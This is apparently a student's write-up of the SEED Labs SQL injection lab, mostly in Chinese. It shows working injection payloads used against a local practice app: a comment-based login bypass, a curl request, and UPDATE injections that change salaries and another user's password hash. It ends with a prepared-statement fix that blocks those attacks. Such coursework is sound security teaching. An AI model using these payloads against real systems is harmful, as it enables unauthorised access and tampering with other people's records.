

SQL Injection Attack Lab

[SQL Injection Attack Lab](#)

[Lab Environment](#)

[Task 1: Get Familiar with SQL Statements](#)

[Task 2: SQL Injection Attack on SELECT Statement](#)

[Task 2.1: SQL Injection Attack from webpage.](#)

[Task 2.2: SQL Injection Attack from command line.](#)

[Task 2.3: Append a new SQL statement.](#)

[Task 3: SQL Injection Attack on UPDATE Statement](#)

[Task 3.1: Modify your own salary.](#)

[Task 3.2: Modify other people' salary.](#)

[Task 3.3: Modify other people' password.](#)

[Task 4: Countermeasure — Prepared Statement](#)

Lab Environment

Docker构建和启动的过程此前的实验已用过多次，不再展开，此处主要说明的是要把实验提供web前端的地址映射到容器的IP地址，否则我们无法正常打开该网站。

我们需要做的是修改文件/etc/hosts，如下图，加入IP地址到网站地址的映射：



```
seed@VM: /etc
127.0.0.1      localhost
127.0.1.1      VM

# The following lines are desirable for IPv6 capable hosts
::1          ip6-localhost ip6-loopback
fe00::0      ip6-localnet
ff00::0      ip6-mcastprefix
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters

# For DNS Rebinding Lab
192.168.60.80 www.seedIoT32.com

# For SQL Injection Lab
10.9.0.5      www.SeedLabSQLInjection.com
10.9.0.5      www.seed-server.com
# For XSS Lab
10.9.0.5      www.xsslabelgg.com
10.9.0.5      www.example32a.com
10.9.0.5      www.example32b.com
10.9.0.5      www.example32c.com
10.9.0.5      www.example60.com
10.9.0.5      www.example70.com
"hosts" 33L, 815C
```

16,35

Top

Task 1: Get Familiar with SQL Statements

按照文档中的指导，进入mysql的docker中，登录mysql，使用命令 `show tables` 查看数据库中的表格：

```
seed@VM: ~/.../Labsetup
Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables
+-----+
| Tables_in_sqllab_users |
+-----+
| credential              |
+-----+
1 row in set (0.01 sec)

mysql>
```

使用 SELECT 命令查看credential中Alice对应的一行数据：

```
mysql>
mysql> SELECT * FROM credential WHERE Name='Alice'
-> ;
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email |
| NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | |
| | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)

mysql>
```

Task 2: SQL Injection Attack on SELECT Statement

Task 2.1: SQL Injection Attack from webpage.

我们要利用sql注入攻击，在web应用中不知道密码的条件下以管理员身份登录，查看所有员工的信息。首先看登录认证的php代码：

```
$input_undef = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);
...
$sql = "SELECT id, name, eid, salary, birth, ssn, address, email,
        nickname, Password
        FROM credential
        WHERE name= '$input_undef' and Password='$hashed_pwd'";
$result = $conn -> query($sql);
if(id != NULL) {
    if(name=='admin') {
        return All employees information;
```


```
    } else if (name !=NULL){  
        return employee information;  
    }  
} else {  
    Authentication Fails;  
}
```

这段php代码从前端用户获取输入的input_username和hashed pwd用于登录验证，我们可以输入 USERNAME为 Admin'#，PASSWORD为任何内容(我选择为空)，这样上面的php代码拼接成的sql命令就是下面这样：

```
SELECT id, name, eid, salary, birth, ssn, address, email,  
        nickname, Password  
FROM credential  
WHERE name= 'Admin'# and Password= ''
```

因为#在sql语句中是注释的意思，因此Admin'后面的#会把后面的指令注释掉，所以密码输入什么都无所谓。然后在后续的用户名检查中发现是admin，就会直接展示所有雇员的信息。

实践截图如下：



SEED Labs


Employee Profile Login

USERNAME Admin'#

PASSWORD Password

Login

Copyright © SEED LABS



Task 2.2: SQL Injection Attack from command line.

重复上面的攻击，但不使用web客户端，而是借助命令行工具curl。我们构造命令如下：

```
curl 'http://www.seed-server.com/unsafe_home.php?username=admin%27%23'
```


其中%27表示单引号，%23表示#，编码是为了防止特殊字符被shell program改变，所以这行命令其实和上一个task中的输入相同。在命令行中执行该命令，可以获取员工的信息（在命令行中收到包含员工信息的html报文）：

```
<ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details</b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>Eid</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>10000</td><td>99999</td><td>9/20</td><td>10211002</td><td>110</td><td></td><td></td><td></td></tr><tr><th scope='row'> Bobby</th><td>20000</td><td>0</td><td>4/20</td><td>10213352</td><td>113</td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td></tr></tbody></table><br><br><div class="text-center"><n>
```

我们也可以直接将以下内容作为网址访问，也可以达到登录的效果：

```
http://www.seed-server.com/unsafe_home.php?username=admin%27%23
```

访问上面的网址结果如下：



Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	99999	9/20	10211002	110			
Boby	20000	0	4/20	10213352	113			
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				


Task 2.3: Append a new SQL statement.

这一步要修改数据表，文档中提供的思路是利用SQL注入两条SQL命令，用分号（；）分离两个SQL语句，从而除了登录也能进行数据修改。

我们构造如下输入，分号前的Admin'用于登录，分号后的update语句用于修改credential中的参数，即把Boby的工资改成0：

```
Admin';update credential set salary=0 where Name="Boby";#
```

但是点击登录后失败：



Employee Profile Login

USERNAME

PASSWORD

Login

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'update credential set salary=0 where Name="Boby";#' and Password='da39a3ee5e6b4b' at line 3]\n

查找原因发现，这种攻击对mysql无效，因为PHP中mysqli扩展的query()函数禁止执行多条语句。

要想实现执行多条指令，必须修改web端程序unsafe_home.php中使用的函数：

把query修改为multi_query

Task 3: SQL Injection Attack on UPDATE Statement

如果更新语句发生了SQL注入漏洞，则损坏将更严重，因为攻击者可以使用该漏洞来修改数据库。在我们的员工管理应用程序中，有一个编辑配置文件页面，允许员工更新他们的个人资料信息，包括昵称、电子邮件、地址、电话号码和密码。要进入此页面，员工需要首先登录。当员工通过“编辑配置文件”页面更新其信息时，将执行以下SQL更新查询。在不安全的编辑backend.php文件中实现的PHP代码用于更新员工的配置文件信息。PHP文件位于/var/www/SQLIn注入目录中。

```
$hashed_pwd = sha1($input_pwd);  
$sql = "UPDATE credential SET  
nickname='$input_nickname',  
email='$input_email',  
address='$input_address',  
Password='$hashed_pwd',  
PhoneNumber='$input_phonenumber'  
WHERE ID=$id;";  
$conn->query($sql);
```

Task 3.1: Modify your own salary.

在更改个人信息的页面，员工是没有权限修改自己的工资的，而我们这一步需要实现修改工资：**增加Alice的工资**

在个人资料编辑页面中，选取Nickname作为嵌入点，按照拼接SQL命令的思路构造语句如下：

```
110',Salary='99999
```

然后点击保存，修改成功，过程如下：

SEED Project x SQLi Lab x +

www.seed-server.com/unsafe_edit_frontend.php

SEED LABS Home Edit Profile Logout

Admin's Profile Edit

NickName

Email

Address

Phone Number

Password

Save

SEED Project x SQLi Lab x +

www.seed-server.com/unsafe_home.php

SEED LABS Home Edit Profile Logout

User Details

Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	99999	9/20	10211002	110			
Boby	20000	0	4/20	10213352	113			
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	99999	3/5	43254314	110			

Task 3.2: Modify other people' salary.

在增加了自己的薪水后，我决定惩罚老板boby。把他的薪水降到1美元。下面演示我如何才能实现这一点。

SQLi Lab

www.seed-server.com/unsafe_home.php?username=Admin%23&Password=

SEED LABS Home Edit Profile Logout

User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABS

从上图我们知道Boby在表格中的第二行，即在表中ID=2，于是在上一个任务的语句基础上，我们用ID来指定被修改的人：

```
110', Salary=1 where ID=2#
```

这条语句指定了把ID=2的人的salary改成1，点击保存后发现攻击成功：

SEED LABS Home Edit Profile Logout

Admin's Profile Edit

NickName

Email

Address

User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	99999	9/20	10211002	110			
Boby	20000	1	4/20	10213352	110			
Ryan	30000	1234	4/10	98993524	110			
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	99999	3/5	43254314	110			

Task 3.3: Modify other people' password.

改变了Boby的薪水后，我仍然很不满，所以想把Boby的密码改成我知道的东西，然后我可以登录他的账户，造成进一步的损害。下面演示我如何才能实现这一点。

需要注意的是，**数据库存储密码的散列值，而不是明文密码字符串**。backend.php代码中使用SHA1哈希函数来生成密码的哈希值。

假如我想把Boby的密码改成我的学号：20307130162，那我需要存进数据库的是20307130162用SHA1加密后的哈希值。

在网上的在线SHA1加密工具中获取我的学号加密后的字符串：

[首页](#) / [在线文本SHA1加密工具](#)

☆ 收藏工具 工具二维码 支持我们 分享工具 反馈建议

20307130162

大写SHA1 小写SHA1 复制结果 清空

SHA1哈希结果:

7307c02e7ccbd74ffd27392da4821245e0b550f9

然后构造输入：

```
113', Password='7307c02e7ccbd74ffd27392da4821245e0b550f9' WHERE ID=2;#
```

点击save修改数据库中Boby的密码，然后验证是否修改成功，回到登录页面进行登录，发现成功：

SEED LABS

Employee Profile
Login

USERNAME Bobby

PASSWORD

Login

Copyright © SEED LABS

SEED LABS

Would you like Firefox to save this login for seed-server.com?
Boby
.....
☐ Show password
Don't Save Save

Logout


file

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	113
Email	
Address	
Phone Number	

Task 4: Countermeasure — Prepared Statement

SQL注入漏洞的基本问题是未能分离出代码和数据。在构造SQL语句时，程序（例如PHP程序）知道哪些部分是数据，哪些部分是代码。但是当SQL语句被发送到数据库时，边界已经消失；SQL解释器看到的边界可能与开发人员设置的原始边界不同。要解决这个问题，必须确保服务器端代码和数据库中的边界视图是一致的。最安全的方法是使用已准备好的语句。

要了解准备好的语句如何防止SQL注入，我们需要了解当SQL服务器接收到查询时会发生什么。查询执行方式的高级工作流如下图所示。在编译步骤中，查询首先经过解析和规范化阶段，在该阶段，查询将根据语法和语义进行检查。下一个阶段是编译阶段，其中的关键字(例如，选择、FROM、更新等)。被转换为一种机器可以理解的格式。基本上，在这个阶段，查询会被解释。在查询优化阶段，考虑不同计划的数量来执行查询，从中选择最佳的优化计划。所选计划存储在缓存中，因此每当下一个查询进入时，它将根据缓存中的内容进行检查；如果它已经存在于缓存中，则将跳过解析、编译和查询优化阶段。然后将编译后的查询传递到实际执行的执行阶段。



准备好的语句会在编译后和执行步骤之前进入图片中。一个准备好的语句将经过编译步骤，并被转换为一个具有数据空占位符的预编译查询。要运行此预编译的查询，需要提供数据，但这些数据不会通过编译步骤；相反，它们被直接插入到预编译的查询中，并被发送到执行引擎。因此，即使数据内部有SQL代码，如果不经编译步骤，该代码也将被简单地视为数据的一部分，没有任何特殊的含义。这就是准备好语句防止SQL注入攻击的方法。下面是一个如何用PHP编写一个准备好的语句的示例。下面的示例中使用一个可选择的状态。我们将展示如何使用已准备好的语句来重写容易受到SQL注入攻击的代码。

```
$sql = "SELECT name, local, gender
FROM USER_TABLE
WHERE id = $id AND password = '$pwd' ";
$result = $conn->query($sql))
```

上述代码很容易受到SQL注入的攻击，它可以重写如下：

```
$stmt = $conn->prepare("SELECT name, local, gender
FROM USER_TABLE
WHERE id = ? and password = ? ");
// Bind parameters to the query
$stmt->bind_param("is", $id, $pwd);
$stmt->execute();
$stmt->bind_result($bind_name, $bind_local, $bind_gender);
$stmt->fetch();
```

用准备好的语句机制，我们将向数据库发送SQL语句的过程分为两个步骤。第一步是只发送代码部分，即没有实际数据的SQL语句。这是需要准备的步骤。正如我们从上面的代码片段中所看到的，实际的数据会被问号（？）所取代。在这一步骤之后，我们使用绑定参数()将数据发送到数据库。数据库将只将此步骤中发送的所有内容视为数据，而不再是代码。它将数据绑定到准备好的语句的相应问号上。在绑定参数()方法中，第一个参数is表示参数的类型：i表示id中的数据具有整数类型，s表示\$pwd中的数据具有字符串类型。

在这个task中，我们要使用已准备好的语句机制来修复之前的任务中利用的SQL注入漏洞。然后，验证修改后确实可以防止该类攻击。

在unsafe_home.php中，不安全的代码是这样的：

```
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
email,nickname>Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
if (!$result = $conn->query($sql)) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die('There was an error running the query [' . $conn->error . ']\n');
    echo "</div>";
}
```

我们按上面的思路修改成安全的代码，用了预处理SQL方式，先用 prepare() 处理SQL模板，再用 bind_param() 绑定数据，最后获取结果：

```
$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber,
address, email,nickname>Password
FROM credential
WHERE name= ? and Password= ?");
```

```

        $sql->bind_param("ss", $input_uname, $hashed_pwd);
        $sql->execute();
        $sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber,
        $address, $email, $nickname, $pwd);
        $sql->fetch();
        $sql->close();

        if($id!=""){
            // If id exists that means user exists and is successfully authenticated

            drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$p
            honeNumber);
        }else{
            // User authentication failed
            echo "</div>";
            echo "</nav>";
            echo "<div class='container text-center'>";
            echo "<div class='alert alert-danger'>";
            echo "The account information your provide does not exist.";
            echo "<br>";
            echo "</div>";
            echo "<a href='index.html'>Go back</a>";
            echo "</div>";
            return;
        }
    }

```

然后我们修改登陆后个人信息修改页面对应的unsafe_edit_backend.php，原来不安全的代码如下：

```

        $sql = "UPDATE credential SET
        nickname='$input_nickname',email='$input_email',address='$input_address',Passwor
        d='$hashed_pwd',PhoneNumber='$input_phonenumber' where ID=$id;";
    }else{
        // if passowrd field is empty.
        $sql = "UPDATE credential SET
        nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNU
        mber='$input_phonenumber' where ID=$id;";
    }

```

我们修改为下面的安全版本：


```

        $sql = $conn->prepare("UPDATE credential SET nickname= ?,email= ?,address=
        ?,Password= ?,PhoneNumber= ? where ID=$id;");
        $sql-
        >bind_param("sssss",$input_nickname,$input_email,$input_address,$hashed_pwd,$inp
        ut_phonenumber);}else{
        $sql = $conn->prepare("UPDATE credential SET nickname= ?,email= ?,address=
        ?,PhoneNumber= ? where ID=$id;");
        $sql-
        >bind_param("ssss",$input_nickname,$input_email,$input_address,$input_phonenumbe
        r);
    }

```

验证如下：

使用 Admin'# 登录，失败：




Employee Profile Login

USERNAMEAdmin'#

PASSWORDPassword

Login


Copyright © SEED LABS



The account information your provide does not exist.

[Go back](#)

利用我们前面获取的Boby的密码登录Boby的账号，然后在个人信息修改页面改工资，同样失败：



HomeEdit Profile

Logout

Boby's Profile Edit

NickName113',Salary='30001

EmailEmail

AddressAddress

Phone NumberPhoneNumber

PasswordPassword

Save

点击save之后发现Boby的工资并没有被修改：

Boby Profile

Key	Value
Employee ID	20000
Salary	0
Birth	4/20
SSN	10213352
NickName	110
Email	
Address	
Phone Number	

可见我们防御成功!